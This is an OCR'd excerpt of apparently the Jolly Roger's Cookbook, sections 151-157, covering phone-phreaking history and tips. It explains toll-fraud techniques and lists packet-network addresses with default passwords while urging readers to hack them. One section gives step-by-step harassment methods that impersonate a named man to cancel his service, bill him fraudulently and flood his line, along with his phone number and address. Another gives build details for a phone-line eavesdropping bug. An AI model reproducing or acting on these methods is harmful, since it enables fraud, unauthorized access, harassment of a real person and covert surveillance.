He reports that the entire phone-phreak underground is up in arms over the phone company's treatment of Joe. "All the while Joe had his hopes pinned on his application for a phone-company job, they were stringing him along getting ready to bust him. That gets me mad. Joe spent most of his time helping them out. The bastards. They think they can use him as an example. All of sudden they're harassing us on the coast. Agents are jumping up on our lines. They just busted ------'s mute yesterday and ripped out his lines. But no matter what Joe does, I don't think we're going to take this lying down."

Two weeks later my phone rings and about eight phone phreaks in succession say hello from about eight different places in the country, among them Carl, Ed, and Captain Crunch. A nationwide phone-phreak conference line has been reestablished through a switching machine in --------, with the cooperation of a disgruntled switchman.

"We have a special guest with us today," Carl tells me.

The next voice I hear is Joe's. He reports happily that he has just moved to a place called Millington, Tennessee, fifteen miles outside of Memphis, where he has been hired as a telephone-set repairman by a small independent phone company. Someday he hopes to be an equipment troubleshooter.

"It's the kind of job I dreamed about. They found out about me from the publicity surrounding the trial. Maybe Ma Bell did me a favor busting me. I'll have telephones in my hands all day long."

"You know the expression, 'Don't get mad, get even'?" phone-phreak Carl asked me. "Well, I think they're going to be very sorry about what they did to Joe and what they're trying to do to us."

151.The History of British Phreaking by Lex Luthor

Note: The British post office, is the US equivalent of Ma Bell. In Britain, phreaking goes back to the early fifties, when the technique of 'toll a drop back' was discovered. Toll a was an exchange near St.Pauls which routed calls between London and nearby non-London exchanges. The trick was to dial an unallocated number, and then depress the receiver-rest for « second. This flashing initiated the 'clear forward' signal, leaving the caller with an open line into the toll a exchange. They could then dial 018, which forwarded him to the trunk exchange at that time, the first long distance exchange in Britain and follow it with the code for the distant exchange to which he would be connected at no extra charge.

The signals needed to control the UK network today were published in the "Institution of Post Office Engineers Journal" and reprinted in the Sunday times (15 Oct. 1972).

The signaling system they use: Signaling system No.3 uses pairs of frequencies selected from 6 tones separated by 120hz. With that info, the phreaks made "bleepers" or as they are called here in the US "blue box", but they do utilize different MF tones then the US, thus, your US blue box that you smuggled into the UK will not work, unless you change the frequencies.

In the early seventies, a simpler system based on different numbers of pulses with the same frequency (2280hz) was used. For more info on that, try to get a hold of: Atkinson's "Telephony and Systems Technology".

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

In the early days of British phreaking, the Cambridge university Titan computer was used to record and circulate numbers found by the exhaustive dialing of local networks. These numbers were used to create a chain of links from local exchange to local exchange across the country, bypassing the trunk circuits. Because the internal routing codes in the UK network are not the same as those dialed by the caller, the phreaks had to discover them by 'probe and listen' techniques or more commonly known in the US -- scanning. What they did was put in likely signals and listened to find out if they succeeded. The results of scanning were circulated to other phreaks. Discovering each other took time at first, but eventually the phreaks became organized. The "tap" of Britain was called "undercurrents" which enabled British phreaks to share the info on new numbers, equipment etc.

To understand what the British phreaks did, think of the phone network in three layers of lines: Local, trunk, and international. In the UK, subscriber trunk dialing (std), is the mechanism which takes a call from the local lines and (legitimately) elevates it to a trunk or international level. The UK phreaks figured that a call at trunk level can be routed through any number of exchanges, provided that the right routing codes were found and used correctly. They also had to discover how to get from local to trunk level either without being charged (which they did with a bleeper box) or without using (std). Chaining has already been mentioned but it requires long strings of digits and speech gets more and more faint as the chain grows, just like it does when you stack trunks back and forth across the US. The way the security reps snagged the phreaks was to put a simple 'printermeter' or as we call it: A pen register on the suspects line, which shows every digit dialed from the subscribers line.

The British prefer to get onto the trunks rather than chaining. One way was to discover where local calls use the trunks between neighboring exchanges, start a call and stay on the trunk instead of returning to the local level on reaching the distant switch. This again required exhaustive dialing and made more work for titan; it also revealed 'fiddles', which were inserted by post office engineers.

What fiddling means is that the engineers rewired the exchanges for their own benefit. The equipment is modified to give access to a trunk without being charged, an operation which is pretty easy in step by step (SxS) electro-mechanical exchanges, which were installed in Britain even in the 1970's (Note: I know of a back door into the Canadian system on a 4A Co., so if you are on SxS or a 4A, try scanning 3 digit exchanges, i.e.: dial 999,998,997 etc. And listen for the beep-kerchink, if there are no 3 digit codes which allow direct access to a tandem in your local exchange and bypasses the AMA so you won't be billed, not have to blast 2600 every time you wish to box a call.

A famous British 'fiddler' revealed in the early 1970's worked by dialing 173. The caller then added the trunk code of 1 and the subscribers local number. At that time, most engineering test services began with 17X, so the engineers could hide their fiddles in the nest of service wires. When security reps started searching, the fiddles were concealed by tones signaling: 'Number unobtainable' or 'Equipment engaged' which switched off after a delay. The necessary relays are small and easily hidden.

There was another side to phreaking in the UK in the sixties. Before STD was widespread, many 'ordinary' people were driven to.

Occasional phreaking from sheer frustration at the inefficient operator controlled trunk system. This came to a head during a strike about 1961 when operators could not be reached. Nothing complicated was needed. Many operators had been in the habit of repeating the codes as they dialed the requested numbers so people soon learnt the numbers they called frequently. The only 'trick' was to know which exchanges could be dialed through to pass on the trunk number. Callers also needed a pretty quiet place to do it, since timing relative to clicks was important. The most famous trial of British phreaks was called the old Baily trial. Which started on Oct. 3rd, 1973. What the phreaks did was dial a spare number at a local call rate, but involving a trunk to another exchange then they sent a 'clear forward' to their local exchange, indicating to it that the call was finished; but the distant exchange doesn't realize because the caller's phone is still off the hook. They now have an open line into the distant trunk exchange and sent to it a 'seize' signal: '1' which puts him onto its outgoing lines now, if they know the codes, the world is open to them. All other exchanges trust his local exchange to handle the billing; they just interpret the tones they hear. Meanwhile, the local exchange collects only for a local call. The investigators discovered the phreaks holding a conference somewhere in England surrounded by various phone equipment and bleeper boxes, also printouts listing 'secret' post office codes. (They probably got them from trashing?) The judge said: "Some take to heroin, some take to telephones." for them phone phreaking was not a crime, but a hobby to be shared with phellow enthusiasts and discussed with the post office openly over dinner and by mail. Their approach and attitude to the worlds largest computer, the global telephone system, was that of scientists conducting experiments or programmers and engineers testing programs and systems. The judge appeared to agree, and even asked them for phreaking codes to use from his local exchange!!!

152.Bad as Shit by The Jolly Roger

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

Recently, a telephone fanatic in the northwest made an interesting discovery. He was exploring the 804 area code (Virginia) and found out that the 840 exchange did something strange.

In the vast majority of cases, in fact in all of the cases except one, he would get a recording as if the exchange didn't exist. However, if he dialed 804-840 and four rather predictable numbers, he got a ring!

After one or two rings, somebody picked up. Being experienced at this kind of thing, he could tell that the call didn't "supe", that is, no charges were being incurred for calling this number.

(Calls that get you to an error message, or a special operator, generally don't supervise.) A female voice, with a hint of a Southern accent said, "Operator, can I help you?"

"Yes," he said, "What number have I reached?"

"What number did you dial, sir?"

He made up a number that was similar.

"I'm sorry that is not the number you reached." Click.

He was fascinated. What in the world was this? He knew he was going to call back, but before he did, he tried some more experiments. He tried the 840 exchange in several other area codes. In some, it came up as a valid exchange. In others, exactly the same thing happened -- the same last four digits, the same Southern belle. Oddly enough, he later noticed, the areas worked in seemed to travel in a beeline from Washington DC to Pittsburgh, PA.

He called back from a payphone. "Operator, can I help you?"

"Yes, this is the phone company. I'm testing this line and we don't seem to have an identification on your circuit. What office is this, please?"

"What number are you trying to reach?"

"I'm not trying to reach any number. I'm trying to identify this circuit."

"I'm sorry, I can't help you."

"Ma'am, if I don't get an ID on this line, I'll have to disconnect it. We show no record of it here."

"Hold on a moment, sir."

After about a minute, she came back. "Sir, I can have someone speak to you. Would you give me your number, please?"

He had anticipated this and he had the payphone number ready. After he gave it, she said, "Mr. XXX will get right back to you."

"Thanks." He hung up the phone. It rang. INSTANTLY! "Oh my God," he thought, "They weren't asking for my number -- they were confirming it!"

"Hello," he said, trying to sound authoritative.

"This is Mr. XXX. Did you just make an inquiry to my office concerning a phone number?"

"Yes. I need an identi--"

"What you need is advice. Don't ever call that number again. Forget you ever knew it."

At this point our friend got so nervous he just hung up. He expected to hear the phone ring again but it didn't.

Over the next few days he racked his brains trying to figure out what the number was. He knew it was something big -- that was pretty certain at this point. It was so big that the number was programmed into every central office in the country. He knew this because if he tried to dial any other number in that exchange, he'd get a local error message from his CO, as if the exchange didn't exist.

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

It finally came to him. He had an uncle who worked in a federal agency. He had a feeling that this was government related and if it was, his uncle could probably find out what it was. He asked the next day and his uncle promised to look into the matter.

The next time he saw his uncle, he noticed a big change in his manner. He was trembling. "Where did you get that number?!" he shouted. "Do you know I almost got fired for asking about it?!? They kept wanting to know where I got it."

Our friend couldn't contain his excitement. "What is it?" he pleaded. "What's the number?!"

"IT'S THE PRESIDENT'S BOMB SHELTER!"

He never called the number after that. He knew that he could probably cause quite a bit of excitement by calling the number and saying something like, "The weather's not good in Washington. We're coming over for a visit." But our friend was smart. He knew that there were some things that were better off unsaid and undone.

153.Telenet by The Mad Max

It seems that not many of you know that Telenet is connected to about 80 computer-networks in the world. No, I don't mean 80 nodes, but 80 networks with thousands of unprotected computers. When you call your local Telenet-gateway, you can only call those computers which accept reverse-charging-calls. If you want to call computers in foreign countries or computers in USA which do not accept R-calls, you need a Telenet-ID. Did you ever notice that you can type ID XXXX when being connected to Telenet? You are then asked for the password. If you have such a NUI (Network-User-ID) you can call nearly every host connected to any computer-network in the world. Here are some examples:

026245400090184 :Is a VAX in Germany (Username: DATEXP and leave mail for CHRIS)
0311050500061 :Is the Los Alamos Integrated computing network (One of the hosts connected to it is the DNA (Defense Nuclear Agency)!!!)
0530197000016 :Is a BBS in New Zealand
024050256 :Is the S-E-Bank in Stockholm, Sweden (Login as GAMES !!!)
02284681140541 :CERN in Geneva in Switzerland (one of the biggest nuclear research centers in the world) Login as GUEST
0234212301161 :A Videotex-standard system. Type OPTEL to get in and use the ID 999_ with the password 9_
0242211000001 :University of Oslo in Norway (Type LOGIN 17,17 to play the Multi-User-Dungeon !)
0425130000215 :Something like ITT Dialcom, but this one is in Israel ! ID HELP with password HELP works fine with security level 3
0310600584401 :Is the Washington Post News Service via Tymnet (Yes, Tymnet is connected to Telenet, too !) ID and Password is: PETER You can read the news of the next day!

The prefixes are as follows:
02624 is Datex-P in Germany
02342 is PSS in England
03110 is Telenet in USA
03106 is Tymnet in USA
02405 is Telepak in Sweden
04251 is Isranet in Israel
02080 is Transpac in France
02284 is Telepac in Switzerland
02724 is Eirpac in Ireland
02704 is Luxpac in Luxembourg
05252 is Telepac in Singapore
04408 is Venus-P in Japan
...and so on...
Some of the countries have more than one packet-switching-network (USA has 11, Canada has 3, etc).

OK. That should be enough for the moment. As you see most of the passwords are very simple. This is because they must not have any fear of hackers. Only a few German hackers use these networks. Most of the computers are absolutely easy to hack !!! So, try to find out some Telenet-ID's and leave them here. If you need more numbers, leave e-mail. I'm calling from Germany via the German Datex-P network, which is similar to Telenet. We have a lot of those NUI's for the German network, but none for a special Tymnet-outdial-computer in USA, which connects me to any phone number.

Call 026245621040000 and type ID INF300 with password DATACOM to get more Informations on packet-switching-networks! The new password for the Washington Post is KING !!!!

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

154.Fucking with the Operator by The Jolly Roger

Ever get an operator who gave you a hard time, and you didn't know what to do? Well if the operator hears you use a little Bell jargon, she might wise up. Here is a little diagram (excuse the artwork) of the structure of operators



Now most of the operators are not bugged, so they can curse at you, if they do ask INSTANTLY for the "S.A." or the Service Assistant. The operator does not report to her (95% of them are hers) but they will solve most of your problems. She MUST give you her name as she connects & all of these calls are bugged. If the SA gives you a rough time get her BOS (Business Office Supervisor) on the line. S/He will almost always back her girls up, but sometimes the SA will get tarred and feathered. The operator reports to the Group Chief, and S/He will solve 100% of your problems, but the chances of getting S/He on the line are nill.

If a lineman (the guy who works out on the poles) or an installation man gives you the works ask to speak to the Installation Foreman, that works wonders.

Here is some other bell jargon, that might come in handy if you are having trouble with the line. Or they can be used to lie your way out of situations....

An Erling is a line busy for 1 hour, used mostly in traffic studies A Permanent Signal is that terrible howling you get if you disconnect, but don't hang up.

Everyone knows what a busy signal is, but some idiots think that is the *Actual* ringing of the phone, when it just is a tone "beeps" when the phone is ringing, wouldn't bet on this though, it can (and does) get out of sync.

When you get a busy signal that is 2 times as fast as the normal one, the person you are trying to reach isn't really on the phone, (he might be), it is actually the signal that a trunk line somewhere is busy and they haven't or can't reroute your call. Sometimes you will get a Recording, or if you get nothing at all (Left High & Dry in fone terms) all the recordings are being used and the system is really overused, will probably go down in a little while. This happened when Kennedy was shot, the system just couldn't handle the calls. By the way this is called the "reorder signal" and the trunk line is "blocked".

One more thing, if an overseas call isn't completed and doesn't generate any money for AT&T, is called an "Air & Water Call".

155.Phrack Magazine - Vol. 1, Issue 1 by The Iron Soldier

"Vengeance is mine", says the Phreak.

METHOD 1-PHONE LINE PHUN
Call up the business office. It should be listed at the front of the white pages. Say you wanted to disconnect Scott Korman's line. DIAL 800-xxx-xxxx.

"Hello, this is Mr. Korman, I'm moving to California and would like to have my phone service disconnected. I'm at the airport now. I'm calling from a payphone, my number is [414] 445 5005. You can send my final bill to: (somewhere in California). Thank you."

METHOD 2-PHONE BOOKS
Call up the business office from a pay phone. Say :

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

"Hello, I'd like to order a Phone Book for Upper Volta (or any out-of-the way area with Direct Dialing). This is Scott Korman, ship to 3119 N. 44th St. Milwaukee, WI 53216. Yes, I under stand it will cost $xx($25-$75!!). Thank you."

METHOD 3-PHONE CALLS
Call up a PBX, enter the code and get an outside line. Then dial 0+ the number desired to call. You will hear a bonk and then an operator. Say, "I'd like to charge this to my home phone at 414-445-5005. Thank you." A friend and I did this to a loser, I called him at 1:00 AM and we left the fone off the hook all night. I calculated that it cost him $168.

METHOD 4-MISC. SERVICES
Call up the business office once again from a payfone. Say you'd like call waiting, forwarding, 3 way, etc. Once again you are the famed loser Scott Korman. He pays-you laugh. You don't know how funny it was talking to him, and wondering what those clicks he kept hearing were.

METHOD 5-CHANGED & UNPUB
**Do the same as in #4, but say you'd like to change and unlist your (Scott's)
number. Anyone calling him will get:**

"BEW BEW BEEP. The number you have reached, 445-5005, has been changed to a non-published number. No further....."

METHOD 6-FORWARDING
This required an accomplice or two or three. Around Christmas time, go to Toys 'R' Us. Get everyone at the customer service or manager's desk away ("Hey, could you help me"). Then you get on their phone and dial (usually dial 9 first) and the business office again. This time, say you are from Toys 'R' Us, and you'd like to add call forwarding to 445-5005. Scott will get 100-600 calls a day!!!

METHOD 7-RUSSIAN CALLER
Call a payphone at 10:00 PM. Say to the operator that you'd like to book a call to Russia. Say you are calling from a payphone, and your number is that of the loser to fry (e.g. 445-5005). She will say that she'll have to call ya back in 5 hours, and you OK that. Meanwhile the loser (e.g.) Scott, will get a call at 3:00 AM from an operator saying that the call he booked to Russia is ready.

156.International Country Code Listing by The Jolly Roger

***UNITED KINGDOM/IRELAND**

IRELAND.....353
UNITED KINGDOM.....44

***EUROPE**

ANDORRA.....33
AUSTRIA.....43
BELGIUM.....32
CYPRUS.....357
CZECHOLSLOVAKIA.....42
DENMARK.....45
FINLAND.....358
FRANCE.....33
GERMAN DEMOCRATIC REPUBLIC.....37
GERMANY, FEDERAL REPUBLIC OF.....49
GIBRALTAR.....350
GREECE.....30
HUNGARY.....36
ICELAND.....354
ITALY.....39
LIECHTENSTEIN.....41
LUXEMBOURG.....352
MONACO.....33

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

NETHERLANDS.....31
NORWAY.....47
POLAND.....48
PORTUGAL.....351
ROMANIA.....40
SAN MARINO.....39
SPAIN.....34
SWEDEN.....46
SWITZERLAND.....41
TURKEY.....90
VATICAN CITY.....39
YUGOSLAVIA.....38

*CENTRAL AMERICA

BELIZE.....«01
COSTA RICA.....«06
EL SALVADOR.....«03
GUATEMALA.....«02
HONDURAS.....«04
NICARAGUA.....«05
PANAMA.....«07

*AFRICA

ALGERIA.....213
CAMEROON.....237
EGYPT.....20
ETHIOPIA.....251
GABON.....241
IVORY COAST.....225
KENYA.....254
LESOTHO.....266
LIBERIA.....231
LIBYA.....218
MALAWI.....265
MOROCCO.....212
NAMIBIA.....264
NIGERIA.....234
SENEGAL.....221
SOUTH AFRICA.....27
SWAZILAND.....268
TANZANIA.....255
TUNISIA.....216
UGANDA.....256
ZAMBIA.....260
ZIMBABWE.....263

*PACIFIC

AMERICAN SAMOA.....684
AUSTRALIA.....61
BRUNEI.....673
FIJI.....679
FRENCH POLYNESIA.....689
GUAM.....671
HONG KONG.....852
INDONESIA.....62
JAPAN.....81
KOREA, REPUBLIC OF.....82
MALAYSIA.....60

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

NEW CALEDONIA.....687
NEW ZEALAND.....64
PAPUA NEW GUINEA.....675
PHILIPPINES.....63
SAIPAN.....670
SINGAPORE.....65
TAIWAN.....886
THAILAND.....66

*INDIAN OCEAN

PAKISTAN.....92
SRI LANKA.....94

*SOUTH AMERICA

ARGENTINA.....«4
BOLIVIA.....«91
BRAZIL.....«5
CHILE.....«6
COLOMBIA.....«7
ECUADOR.....«93
GUYANA.....«92
PARAGUAY.....«95
PERU.....«1
SURINAM.....«97
URUGUAY.....«98
VENEZUELA.....«8

*NEAR EAST

BAHRAIN.....973
IRAN.....98
IRAQ.....964
ISRAEL.....972
JORDAN.....962
KUWAIT.....965
OMAN.....968
QATAR.....974
SAUDI ARABIA.....966
UNITED ARAB EMIRATES.....971
YEMEN ARAB REPUBLIC.....967

*CARIBBEAN/ATLANTIC

FRENCH ANTILLES.....«96
GUANTANAMO BAY (US NAVY BASE)...«3
HAITI.....«09
NETHERLANDS ANTILLES.....«99
ST. PIERRE AND MIQUELON.....«08

*INDIA

INDIA.....91

*CANADA

TO CALL CANADA, DIAL 1 + AREA CODE + LOCAL NUMBER.

*MEXICO

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

TO CALL MEXICO, DIAL 011 + 52 + CITY CODE+ LOCAL NUMBER.

To dial international calls:

International Access Code + Country code + Routing code

Example :

To call Frankfurt, Germany, you would do the following:

011 + 49 + 611 + (# wanted) + # sign(octothrope)

The # sign at the end is to tell Bell that you are done entering in all the needed info.

157.The Infinity Transmitter: _____ by <<<Ghost Wind>>>

FROM THE BOOK BUILD YOUR OWN
LASER, PHASER, ION RAY GUN & OTHER WORKING SPACE-AGE PROJECTS
BY ROBERT IANNINI (TAB BOOKS INC.)

Description: Briefly, the Infinity Transmitter is a device which activates a microphone via a phone call. It is plugged into the phone line, and when the phone rings, it will immediately intercept the ring and broadcast into the phone any sound that is in the room. This device was originally made by Information Unlimited, and had a touch tone decoder to prevent all who did not know the code from being able to use the phone in its normal way. This version, however, will activate the microphone for anyone who calls while it is in operation.

NOTE: It is illegal to use this device to try to bug someone. It is also pretty stupid because they are fairly noticeable.

Parts List:
Pretend that uF means micro Farad, cap = capacitor

Part	#	Description
R1,4,8	3	390 k ¬ watt resistor
R2	1	5.6 M ¬ watt resistor
R3,5,6	3	6.8 k ¬ watt resistor
R7/S1	1	5 k pot/switch
R9,16	2	100 k ¬ watt resistor
R10	1	2.2 k ¬ watt resistor
R13,18	2	1 k ¬ watt resistor
R14	1	470 ohm ¬ watt resistor
R15	1	10 k ¬ watt resistor
R17	1	1 M ¬ watt resistor
C1	1	.05 uF/25 V disc cap
C2,3,5,6,7	5	1 uF 50 V electrolytic cap or tant (preferably non-polarized)
C4,11,12	3	.01 uF/50 V disc cap
C8,10	2	100 uF @ 25 V electrolytic cap
C9	1	5 uF @ 150 V electrolytic cap
C13	1	10 uF @ 25 V electrolytic cap
TM1	1	555 timer dip
A1	1	CA3018 amp array in can
Q1,2	2	PN2222 npn sil transistor
Q3	1	D4OD5 npn pwr tab transistor
D1,2	2	50 V 1 amp react. 1N4002
T1	1	1« k/500 matching transformer
M1	1	large crystal microphone
J1	1	Phono jack optional for sense output
WR3	(24")	#24 red and black hook up wire
WR4	(24")	#24 black hook up wire

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

CL3,4 2 Alligator clips
CL1,2 2 6" battery snap clips
PB1 1 1 3/4x4 «x.1 perfboard
CA1 1 5 ¬x3x2 1/8 grey enclosure fab
WR15 (12") #24 buss wire
KN1 1 small plastic knob
BU1 1 small clamp bushing
B1,2 2 9 volt transistor battery or 9V ni-cad

Circuit Operation: Not being the most technical guy in the world, and not being very good at electronics (yet), I'm just repeating what Mr. Iannini's said about the circuit operation. The Transmitter consists of a high grain amplifier fed into the telephone lines via transformer. The circuit is initiated by the action of a voltage transient pulse occurring across the phone line at the instant the telephone circuit is made (the ring, in other words). This transient immediately triggers a timer whose output pin 3 goes positive, turning on transistors Q2 and Q3. Timer TM1 now remains in this state for a period depending on the values of R17 and C13 (usually about 10 seconds for the values shown). When Q3 is turned on by the timer, a simulated "off hook" condition is created by the switching action of Q3 connecting the 500 ohm winding of the transformer directly across the phone lines. Simultaneously, Q2 clamps the ground of A1, amplifier, and Q1, output transistor, to the negative return of B1, B2, therefore enabling this amplifier section. Note that B2 is always required by supplying quiescent power to TM1 during normal conditions. System is off/on controlled by S1 (switch). A crystal mike picks up the sounds that are fed to the first two transistors of the A1 array connected as an emitter follower driving the remaining two transistors as cascaded common emitters. Output of the array now drives Q1 capacitively coupled to the 1500 ohm winding of T1. R7 controls the pick up sensitivity of the system. Diode D1 is forward biased at the instant of connection and essentially applies a negative pulse at pin 2 of TM1, initiating the cycle. D2 clamps any high positive pulses. C9 dc-isolates and desensitizes the circuit. The system described should operate when any incoming call is made without ringing the phone.

Schematic Diagram: Because this is text, this doesn't look too hot. Please use a little imagination! I will hopefully get a graphics drawing of this out as soon as I can on a Fontrix graffile.

To be able to see what everything is, this character: | should appear as a horizontal bar. I did this on a][e using a][e 80 column card, so I'm sorry if it looks kinda weird to you.

Symbols:
resistor: -/W- **switch: _/ _**
battery: -|!|!- **capacitor (electrolytic): -|(-**
capacitor (disc): -||- **_ _**
transistor:(c) > (e) **Transformer:)||(**
_/ **)||(**
|(b) **_)||(_**
diode: |<
chip: ._____.
!_____! (chips are easy to recognize!)

Dots imply a connection between wires. NO DOT, NO CONNECTION.
i.e..: _!_ means a connection while _|_ means no connection.
----------¼



Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details



Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

